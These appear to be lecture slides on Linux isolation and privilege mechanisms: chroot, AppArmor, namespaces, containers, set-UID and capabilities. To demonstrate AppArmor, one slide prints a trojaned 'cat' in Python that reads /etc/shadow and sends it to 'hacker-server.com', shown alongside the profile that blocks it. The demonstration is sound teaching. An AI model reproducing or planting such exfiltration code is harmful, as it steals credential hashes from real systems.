  - Intel VTx, AMD-V

Chroot

- Used to reduce the visibility of a file system
  - Each process descriptor has a root i-node number (Root Folder)
    - From which absolute pathname resolution takes place
  - Chroot changes it to an arbitrary directory
    - The process' file system view gets reduced as that directory becomes the process root folder (/)
  - The chroot must have the program and all required files (including libraries)

- Can protect the file system from problematic applications
  - e.g., public servers or downloaded applications
  - Compromise of the application will only compromise the isolated chroot

Chroot

Applying chroot to a bash binary

```
# mkdir -p /tmp/chroot/bin
# cp /bin/bash /tmp/chroot/bin
# cp /bin/ls /tmp/chroot/bin
… copy all libraries and files required

# sudo chroot /tmp/chroot /bin/bash
bash-5.2# ls /
drwxrwxr-x 5 1000 1000 100 Nov 25 21:59 .
drwxrwxr-x 5 1000 1000 100 Nov 25 21:59 ..
drwxrwxr-x 2 1000 1000  80 Nov 25 22:02 bin
drwxrwxr-x 3 1000 1000  60 Nov 25 21:59 lib
drwxrwxr-x 2 1000 1000  60 Nov 25 22:01 lib64
bash-5.2# cd bin
bash-5.2# ls -l
total 1416
-rwxr-xr-x 1 1000 1000 1298416 Nov 25 21:53 bash
-rwxr-xr-x 1 1000 1000  151376 Nov 25 22:02 ls
```

```
└─$ ldd /bin/ls
    linux-vdso.so.1 (0x00007f65edee5000)
    libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007f65ede6b000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f65edc75000)
    libpcre2-8.so.0 => /lib/x86_64-linux-gnu/libpcre2-8.so.0 (0x00007f65edbda000)
    /lib64/ld-linux-x86-64.so.2 (0x00007f65edee7000)
└─$ ldd /bin/bash
    linux-vdso.so.1 (0x00007f8e117c3000)
    libtinfo.so.6 => /lib/x86_64-linux-gnu/libtinfo.so.6 (0x00007f8e11623000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f8e1142d000)
    /lib64/ld-linux-x86-64.so.2 (0x00007f8e117c5000)
```

ls command only shows two files. The chroot only has two commands and the required libraries.

There is very little to compromise

Apparmor

- Security Module for restricting applications based on a behavior model
  - Requires kernel support for Linux Security Modules
  - Focus on `syscalls` and their arguments called by applications in known locations
  - Can work in **complain** and **enforcement** modes
  - Generates entries in the system log to future audit of the behavior

- Configuration files define allowed activities
  - Allow list specifying allowed operations
  - One configuration file per application, applicable to a specific binary file path
    - If file changes location, profile is not applied
  - Applications can never have more accesses than defined
    - **Even if executed by root**

Apparmor

The Evil cat implementation, which exfiltrates **/etc/shadow** when executed.

Python file for brevity. Can be compiled to a binary with nuitka

```
import sys
from socket import socket, AF_INET, SOCK_STREAM

# Evil code that sends sensitive file to hacker server
with  open('/etc/shadow', 'rb') as f:
    data = f.read()
    s = socket(AF_INET, SOCK_STREAM)
    s.connect( ("hacker-server.com", 8888) )
    s.send(data)
    s.close()

# Normal cat behavior
if len(sys.argv) < 2:
    sys.exit(0)

with open(sys.argv[1], 'r') as f:
    print(f.read(), end='')
```

The Apparmor profile, which allows cat to read all files but it cannot open network TCP sockets

```
# Profile at /etc/apparmor.d/usr.bin.cat

/usr/bin/cat {
 #include <abstractions/base>

 deny network inet stream,
 /** r,
}
```

Apparmor

cat is executed as root
and it prints the content of the file

BUT: the **/etc/shadow** file is
sent to the attacker

cat is executed as root
but the kernel denies access
to the creation of the socket.

Apparmor can be used to enforce that applications behave as expected.

```
########## Apparmor Profile Disabled ############

root@linux: ~# /usr/bin/cat sio_file
SIO_A



########## Apparmor Profile Enabled ##############

root@linux: ~# /usr/bin/cat sio_file
Traceback (most recent call last):
  File "/usr/bin/cat", line 7, in <module>
    s = socket(AF_INET, SOCK_STREAM)
  File "/usr/bin/socket.py", line 144, in __init__
PermissionError: [Errno 13] Permission denied
```

Namespaces

- Allows partitioning of resources in views (namespaces)
  - Processes in a namespace have a restricted view of the system
  - Activated through syscalls by a simple process:
    - **clone**: Defines a namespace to migrate the process to
    - **unshare**: disassociates the process from its current context
    - **setns**: puts the process in a Namespace

- Types of Namespaces
  - **Mount**: Applied to mount points
  - **process id**: first process has id 1
  - **network**: "independent" network stack (routes, interfaces...)
  - **IPC**: methods of communication between processes
  - **uts**: name independence (DNS)
  - **user id**: segregation of permissions
  - **cgroup**: limitation of resources used (memory, CPU...)

Namespaces

Containers

- **Explores namespaces** to provide a virtual view of the system
  - Network isolation, user ids, mounts, cgroups, etc...

- Processes are executed under a restrictive lightweight Virtual Machine
  - A container is an applicational construction and not a kernel object
  - Consists of an environment by composition of namespaces and cgroups
  - Requires building bridges with the real system network interfaces, proxy processes

- Relevant approaches
  - **Docker**: focus on running isolated applications based on a portable packet between systems
  - **Linux Containers (LXC)**: system allowing the execution of different workloads, including container
  - **SNAP**: containerized software packages
    - Provides better security through increased isolation of standard applications

Privilege Elevation

Set-UID

- Changes the UID of a process running a program stored on a Set-UID file
  - If the program file is owned by UID X and the set-UID ACL bit is set, then it will be executed in a process with UID X, independently of the UID of the subject that executed the program

- Provides means for privileged programs to run administration task invoked by normal, untrusted users
  - Change the user's password (passwd)
  - Change to super-user mode (su, sudo)
  - Mount devices (mount)

Privilege Elevation

Set-UID

- Effective UID vs Real UID
  - **Real UID** is the UID of the user that started the process
  - **Effective UID** is the UID of the process for access control purposes
    - The one that really matters for defining the rights of the process

- UID change process
  - Ordinary application
    - eUID = rUID = UID of process that was executed
    - eUID cannot be changed (unless = 0 as root can do anything)
  - Set-UID application
    - eUID = UID application file owner, rUID = initial process UID
    - eUID can revert to rUID
  - rUID can never change, allowing track of who runs administrative tasks

sudo is a **set-uid** binary

```
[user@linux ~]$ ls -la /usr/sbin/sudo
-rwsr-xr-x 1 root root 140576 nov 23 15:04 /usr/sbin/sudo
```

id prints the current **uid** and **gids**

```
[user@linux ~]$ id
uid=1000(user) gid=1000(user) groups=1000(user),998(sudoers)
```

sudo –s starts a shell as root

```
[user@linux ~]$ sudo -s
[sudo] password for user:
```

id now shows **uid=0**

```
[root@linux ~]# id
uid=0(root) gid=0(root) groups=0(root)

[root@linux ~]# exit
```

Direct execution has the same effect but program is called directly

```
[user@linux ~]$ sudo id
uid=0(root) gid=0(root) groups=0(root)
```

Privilege Elevation

Capabilities

- Login as root is not advised because it's impossible to track the identity of real user
  - Process started as root as rUID = eUID = 0

- `set-uid` is better, but sets eUID=0, which grants all accesses
  - Process will be able to modify files, other processes, networking….

- **Capabilities**: Mechanism which provides a scoped set of administrative access (a capability)
  - Instead of full access as eUID=0, **only provides access to a kernel subsystem**
  - Extensively supported, but not always used
  - Full list of capabilities: https://man7.org/linux/man-pages/man7/capabilities.7.html
    - Ex: CAP_SYS_BOOT: allows rebooting
    - Ex: CAP_NET_RAW: allows packet capture and ICMP
    - Ex: CAP_SYS_TIME: allows setting the machine time

Privilege Elevation

Capabilities

- Capabilities can originate from several sets:
  - **Inherited capabilities**: the capabilities that are passed down from a running parent process to its child process.
  - **Permitted capabilities:** the capabilities that a process is allowed to have.
  - **Bounding capabilities**: the maximum set of capabilities that a process is allowed to have.
  - **Ambient capability**: includes the capabilities that are in effect currently.
    - It can be applied to the current process or its children at a later time.
  - **Effective capabilities**: set is all the capabilities with which the current process is executing.

- Capabilities are stored in the file extended attributes

```
$ getcap /usr/bin/ping
/usr/bin/ping cap_net_raw=ep
```

- **`cap_net_raw`**: use RAW and PACKET sockets;

- **ep**: The capability is the **Permitted** Set **(P)** and will be **Effective (E)**